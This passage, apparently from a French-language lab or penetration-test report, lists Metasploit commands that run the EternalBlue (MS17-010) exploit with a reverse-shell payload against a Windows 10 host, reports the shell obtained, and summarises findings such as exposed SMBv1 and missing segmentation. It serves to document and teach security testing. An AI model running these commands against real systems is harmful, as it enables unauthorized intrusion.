
Module d'exploitation :

use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
18
19
20


  • Résultat : Shell distant ouvert avec succès sur la machine cible Windows 10
  • Accès non autorisé au système sensible confirmé

Principales constatations

  • SMBv1 actif et exposé au réseau
  • EternalBlue (MS17-010) non corrigé et exploitable
  • Le scan Nessus a révélé plusieurs vulnérabilités de haute sévérité
  • Absence de pare-feu ou de segmentation réseau empêchant le mouvement latéral
  • Services réseau par défaut inutilement ouverts

Analyse des risques

Télécharger l’outil